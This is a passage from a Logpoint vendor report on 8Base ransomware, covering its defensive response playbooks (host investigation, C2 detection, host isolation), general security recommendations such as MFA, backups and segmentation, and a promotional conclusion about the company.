
Osquery Investigate Host

This playbook can be utilized to retrieve a host's details such as the OS version, system uptime, currently logged-in users, startup items, firewall status, security patch information, and other information, that can be used to feed other response playbooks.



Osquery Investigate Process

This playbook can be used to investigate if a process is malicious or not by querying it in VirusTotal. It can also assess if it is opening any network connection which is an indicator of a backdoor. Osquery Investigate Process playbook can also be utilized to retrieve communication information of process and also retrieve DLL load information to determine the loading of any suspicious DLL.




Ransomware Investigation

The Ransomware Investigation playbook can be utilized to detect ransomware activities. It works by searching for IOCs in integrated threat intelligence platforms and multiple techniques used by adversaries. Based upon the detection of techniques and IOCs it provides a score and if the final score is over the baselined score then it prompts administrators for further actions.


Disable Startup Services

The **Logpoint AgentX Disable Startup Service** playbook can be leveraged to automatically disable suspicious startup services.




AgentX Delete Registry Value

AgentX Delete Registry Value is a response playbook that can be used to delete the suspicious registry value added in the Run registry key or any other registry keys.




Potential Command & Control

This playbook can be utilized to detect communication with the C2 server. It works by checking IP, source address, and domain reputation in a threat intelligence platform. It also utilizes entropy to detect domains with random domain names. After detecting malicious C2, it can respond by blocking those server addresses or domains.



Logpoint AgentX Isolate-Unisolate Host

This playbook can be used as a last-resort option to prevent further damage from ransomware attacks by isolating the host from the network.



RECOMMENDATION

Here are some of our recommendations to keep your environment more secure against various threats:

1. Social engineering tactics, such as phishing, smishing, pretexting, and baiting, are designed to deceive employees into downloading and executing malware, revealing confidential information, or performing unauthorized actions. To combat these threats, organizations should provide regular training to employees on how to recognize and respond to social engineering attacks like phishing mail, including simulated exercises that replicate real-world scenarios. These simulations help identify vulnerable employees, and organizations can provide them with additional training and support needed to recognize and respond to such threats in the future.

Additionally, a formal process or path should be provided for employees to report if they suspect they have fallen victim to a social engineering attack, including alerting the appropriate authorities and taking immediate steps to contain the incident and minimize any potential damage.

2. Strong password policies require users to create lengthy passwords. By mandating these password requirements, organizations can significantly reduce the risk of unauthorized access or malicious activity. It is also important to ensure that passwords are not reused across different accounts.
3. The principle of least privilege involves restricting user access and permissions to only what is necessary for them to perform their job functions. By doing so, organizations can significantly reduce the risk of unauthorized access or malicious activity. Limiting user access can also prevent potential damage that can be caused by compromised user accounts.
4. Even if a password is compromised, MFA can prevent unauthorized access to user accounts. Organizations should consider implementing MFA for all user accounts, especially for remote access or cloud-based services. If it is not feasible to implement MFA for all user accounts, prioritize the user accounts that can be accessed from the internet. It is also recommended to set up MFA to perform a privileged action.
5. Regularly auditing privileged accounts and their activities is crucial because these accounts have elevated access and permissions that can potentially give malicious actors unauthorized access to sensitive data or critical systems. Without proper monitoring, privileged accounts may be misused, leading to data breaches, system failures, and other security incidents that can cause significant harm to an organization. Additionally, auditing privilege accounts can provide valuable insights into how these accounts are being used, allowing organizations to make informed decisions about access control, resource allocation, and risk management.
6. Conduct regular incident response drills to test your organization's response to a security incident. This can help identify gaps in your incident response plan and improve your organization's preparedness for a real-world incident
7. Host-level security solutions like AgentX can help detect and prevent malware infections, including stealer malware. These solutions can provide an additional layer of protection to your devices, by monitoring the activity of processes and services running on your device and alerting you to any suspicious or malicious activity.

8. Regularly updating your devices, browsers, and other software applications is a critical security practice that can help protect your systems from known vulnerabilities and cyber threats. By keeping your software up to date, you can ensure that you have the latest security patches and bug fixes installed, which can help prevent potential malware infections and data breaches. In the case where patching is not available or is not feasible to patch the vulnerability, mitigations provided by vendors should be applied. Also in other cases where many security issues need to be fixed, prioritize the issues based on severity and patch or apply mitigation accordingly.
9. Backing up your important data regularly is crucial to protect against data loss and security breaches. However, simply creating a single backup copy is not always enough to ensure your data's safety. The 3-2-1 backup policy involves creating three copies of your important data, storing those copies in two different formats or locations, and keeping one copy offsite. An offline backup that is not accessible from the internet is also a crucial aspect of a comprehensive backup strategy. While it's essential to have an online backup for quick and easy access to your data, an offline backup provides an additional layer of protection against data loss. This strategy ensures that you have redundancy and can quickly recover from data loss due to hardware failure, ransomware events, natural disasters, or other unexpected events.
10. Having proper logging, visibility of assets, and monitoring of systems are essential components of a robust cybersecurity strategy. These measures provide an overview of the network and help to detect anomalies that may indicate a security threat. It is important to monitor and audit the network regularly to keep track of user activity and network traffic and identify any unusual behavior. It is also crucial to ensure that logs are being collected from every system to ensure comprehensive coverage. Additionally, it is recommended to have an adequate log retention policy in place to ensure that log data is available for analysis in the event of an incident. For better visibility, it is recommended to have a log retention time of at least 6 months, but it may be necessary to retain logs for longer periods depending on regulatory or compliance requirements. In some cases, storing logs for such mentioned time may not be feasible.
11. Perform network segmentation to keep important systems and sensitive data apart from the rest of the network. This helps to confine possible breaches and minimize attacker lateral movement.
12. To detect intrusions at an earlier stage, set up honeypot accounts and systems that also need to be monitored for any activities.

CONCLUSION

The 8Base ransomware group has emerged as a persistent and formidable adversary in the ever-changing landscape of cyber threats, targeting multiple sectors. As the 8Base group's tactics evolve, it serves as an important reminder of the ever-changing nature of cyber threats.

In this context, organizations must adapt and enhance their security measures. The rising number of victims falling prey to this evolving threat underscores the urgency of the matter. Vigilance is essential, along with the flexibility to adjust security strategies in response to emerging threats.

Organizations can better devise defense strategies to mitigate potential compromises if they understand the sophisticated infection chain of the 8Base ransomware. This report aims to be a valuable resource for our esteemed clients and readers, providing insights into both detection and prevention techniques for 8Base ransomware. Organizations can proactively identify and mitigate suspicious activities associated with this ransomware using end-to-end security operations platforms, such as Logpoint’s Converged SIEM.

In the world of ever-changing cybersecurity threats, Logpoint stands as a reliable partner for businesses. We provide essential tools and functions that help companies manage risks, strengthen their defenses, and counter the activities of groups like 8Base. Logpoint's Converged SIEM, a robust security operations platform, encompasses an array of advanced tools and functionalities tailored to detect, analyze, and counteract the impact of 8Base Ransomware. It empowers security teams to automate critical incident response protocols, capture essential logs and data, expedite the identification of malware, and facilitate its removal. This is achieved through features like the native endpoint solution AgentX, which comes with pre-configured SOAR playbooks for investigation and response.

ABOUT LOGPOINT

Logpoint is the creator of a reliable, innovative cybersecurity operations platform — empowering organizations worldwide to thrive in a world of evolving threats.

By combining sophisticated technology and a profound understanding of customer challenges, Logpoint bolsters security teams' capabilities while helping them combat current and future threats.

Logpoint offers SIEM, UEBA, and SOAR technologies in a complete platform that efficiently detects threats, minimizes false positives, autonomously prioritizes risks, responds to incidents, and much more.

Headquartered in Copenhagen, Denmark, with offices around the world, Logpoint is a multinational, multicultural, and inclusive company.

For more information visit **www.logpoint.com**